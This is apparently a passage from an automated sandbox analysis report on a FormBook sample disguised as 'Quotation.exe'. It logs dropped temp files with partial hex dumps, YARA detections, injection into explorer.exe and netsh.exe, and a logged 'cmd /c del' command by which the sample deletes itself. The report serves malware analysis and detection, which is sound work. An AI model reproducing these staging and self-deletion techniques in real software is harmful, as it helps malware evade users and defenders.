C:\Users\user\AppData\Local\Temp\nsu4E63.tmp\laegtoh4.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056D8	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsz4E33.tmp	success or wait	1	403202	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsu4E63.tmp	success or wait	1	405341	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tqph8ojuftde3	unknown	6661	e5 db 1b 0b 0a 44 85 f3 45 7a 4f fb 79 3c e8 74 51 21 18 47 e4 96 5b d3 e0 e5 20 78 2d a5 24 6e 69 a1 61 66 de 71 a7 6a da ba 8c 48 1d d9 5d 92 11 fb 40 3b 15 b6 a0 4e aa cd c8 43 42 46 23 6b be b3 a5 a3 a4 d0 cb 67 27 26 25 89 97 89 9e 3e d9 83 0d 0c 13 b7 86 e7 c0 2c df 47 1b 1a 69 8d 9b b5 ca f2 15 93 51 50 47 fb a2 ab cc 18 f3 87 6f 6e 6d f1 ab d1 e6 f6 01 b3 75 74 7b ef bf df e8 04 07 b7 83 82 71 e5 db cd f2 fa fd c3 59 58 4f 03 d3 b3 f4 20 1b 87 57 56 55 d9 c7 b9 ce ee 29 63 1d 1c 23 87 57 f7 90 dc 2f 47 0b 0a 39 bd 60 85 9a 42 c5 73 41 40 37 ab 9f 9b 9c c8 43 87 bf be bd 21 42 21 16 46 51 13 a5 a4 ab 1f 33 0f 38 54 57 17 93 92 a1 dc e6 3f ab 5e 1c 9a e9 e8 54 3a 40 45 71 54 64 45 7e 2d 52 9a 5d 9f 7a 7b 46 57 83 36 8e 57 79 47 60 8c 3f 85 68 60 5c	.....D..EzO.y<.tQ!.G..[... x-.$ni.af.q.j...H..]...@;...N...CBF#k.....g'&%....>.....,.G..i.....QPG.....onm.....ut{.....q.....YXO....WVU.....)c..#.W.../G..9.`..B.sA@7.....C....!B!.FQ.....3.8TW.....?.^....T:@EqTdE~-R.].z{FW.6.WyG`.?.h`\	success or wait	1	403038	WriteFile
C:\Users\user\AppData\Local\Temp\6g13vjbdoi2ehkg8yw6	unknown	32768	e8 2d 90 c9 fe 44 89 ab b2 24 35 4b e4 99 fc 1b f2 54 69 59 8f 77 39 08 dc 8a d5 6a 4a d9 2f 05 6b 50 64 ac 56 bd 1d ad dd c4 a7 7b d7 53 af 91 73 29 de e8 fa f9 8d b1 8e 09 07 58 1a 43 b4 92 a3 e5 56 35 89 bb dd 66 42 d9 6e 32 89 c6 3e ad 2d e9 37 b9 ad 66 bf 8b 68 6d 33 3c 2f 23 13 8d d6 92 ae ca eb f6 0e e1 83 30 38 31 d5 10 3d b3 3d ff 8d d6 0f 2e f7 82 a1 d0 ac 43 4d 87 82 e1 1d 50 99 00 74 93 6c a3 07 a6 34 e4 a5 87 d5 63 e6 5a da 65 b5 9c f0 32 9a d4 ee 7b 50 c2 f7 53 51 ca 23 50 fa 89 66 ba 0d 58 72 d2 c8 56 91 96 94 f4 ec f1 70 2d 48 b6 a1 1c 3c 10 7a 03 21 9c 21 f5 0c ab c1 bc 9c 8e 30 8d 90 b4 09 1a d4 f8 db d8 bf 47 6d d5 0c 66 9d f7 f4 9c 66 93 04 5d 14 52 db c6 be f8 bf c4 03 cf 2a 88 28 76 92 cd af 97 1b 16 fe 73 24 73 fb 78 b4 09 7a 8f 76	.-...D...$5K.....TiY.w9....jJ./.kPd.V.....{.S..s).....X.C....V5...fB.n2..>.-.7..f..hm3</#.....081..=.=.....CM....P..t.l...4....c.Z.e..2...{P..SQ.#P..f..Xr..V.....p-H...<.z.!.!.....0.....Gm..f....f..].R.....*.(v.....s$s.x..z.v	success or wait	6	4030C5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsu4E63.tmp\laegtoh4.dll	unknown	5120	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 10 e8 92 3b 54 89 fc 68 54 89 fc 68 54 89 fc 68 40 e2 fd 69 47 89 fc 68 54 89 fd 68 7b 89 fc 68 f1 e0 f8 69 55 89 fc 68 f1 e0 fc 69 55 89 fc 68 f1 e0 03 68 55 89 fc 68 f1 e0 fe 69 55 89 fc 68 52 69 63 68 54 89 fc 68 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 27 1f 6e 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 10 00 02 00 00 00 10 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........;T..hT..hT..h@..iG. .hT..h{..h...iU..h...iU..h...h U..h...iU..hRichT..h.......... ......PE..L...'.n`...........!	success or wait	1	403038	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\Quotation.exe	unknown	512	success or wait	71	403106	ReadFile
C:\Users\user\Desktop\Quotation.exe	unknown	4	success or wait	1	403106	ReadFile
C:\Users\user\Desktop\Quotation.exe	unknown	4	success or wait	3	403106	ReadFile
C:\Users\user\AppData\Local\Temp\tqph8ojuftde3	unknown	6661	success or wait	1	73CA10B0	ReadFile
C:\Users\user\AppData\Local\Temp\6g13vjbdoi2ehkg8yw6	unknown	185856	success or wait	1	23D15C0	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	23D085D	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	23D085D	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	23D085D	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	23D085D	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	23D085D	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	23D085D	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	23D085D	ReadFile

Analysis Process: Quotation.exe PID: 6424 Parent PID: 6372

General

Start time:	13:35:45
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\Quotation.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Quotation.exe'
Imagebase:	0x400000
File size:	228099 bytes
MD5 hash:	1F86CAAA19912CEB55C9F6121EB692BB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.237394511.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.237394511.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.237394511.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.278547391.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.278547391.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.278547391.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.278753698.00000000008D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.278753698.00000000008D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.278753698.00000000008D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.278664638.0000000000760000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.278664638.0000000000760000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.278664638.0000000000760000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 3472 Parent PID: 6424

General

Start time:	13:35:49
Start date:	08/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: netsh.exe PID: 6916 Parent PID: 3472

General

Start time:	13:36:03
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\netsh.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\netsh.exe
Imagebase:	0x7ff797770000
File size:	82944 bytes
MD5 hash:	A0AA3322BB46BBFC36AB9DC1DBBBB807
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.496739110.0000000002BA0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.496739110.0000000002BA0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.496739110.0000000002BA0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.497353357.0000000002E70000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.497353357.0000000002E70000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.497353357.0000000002E70000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.497393185.0000000002EA0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.497393185.0000000002EA0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.497393185.0000000002EA0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2BB9E57	NtReadFile

Analysis Process: cmd.exe PID: 7012 Parent PID: 6916

General

Start time:	13:36:08
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Quotation.exe'
Imagebase:	0xc40000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 7072 Parent PID: 7012

General

Start time:	13:36:08
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis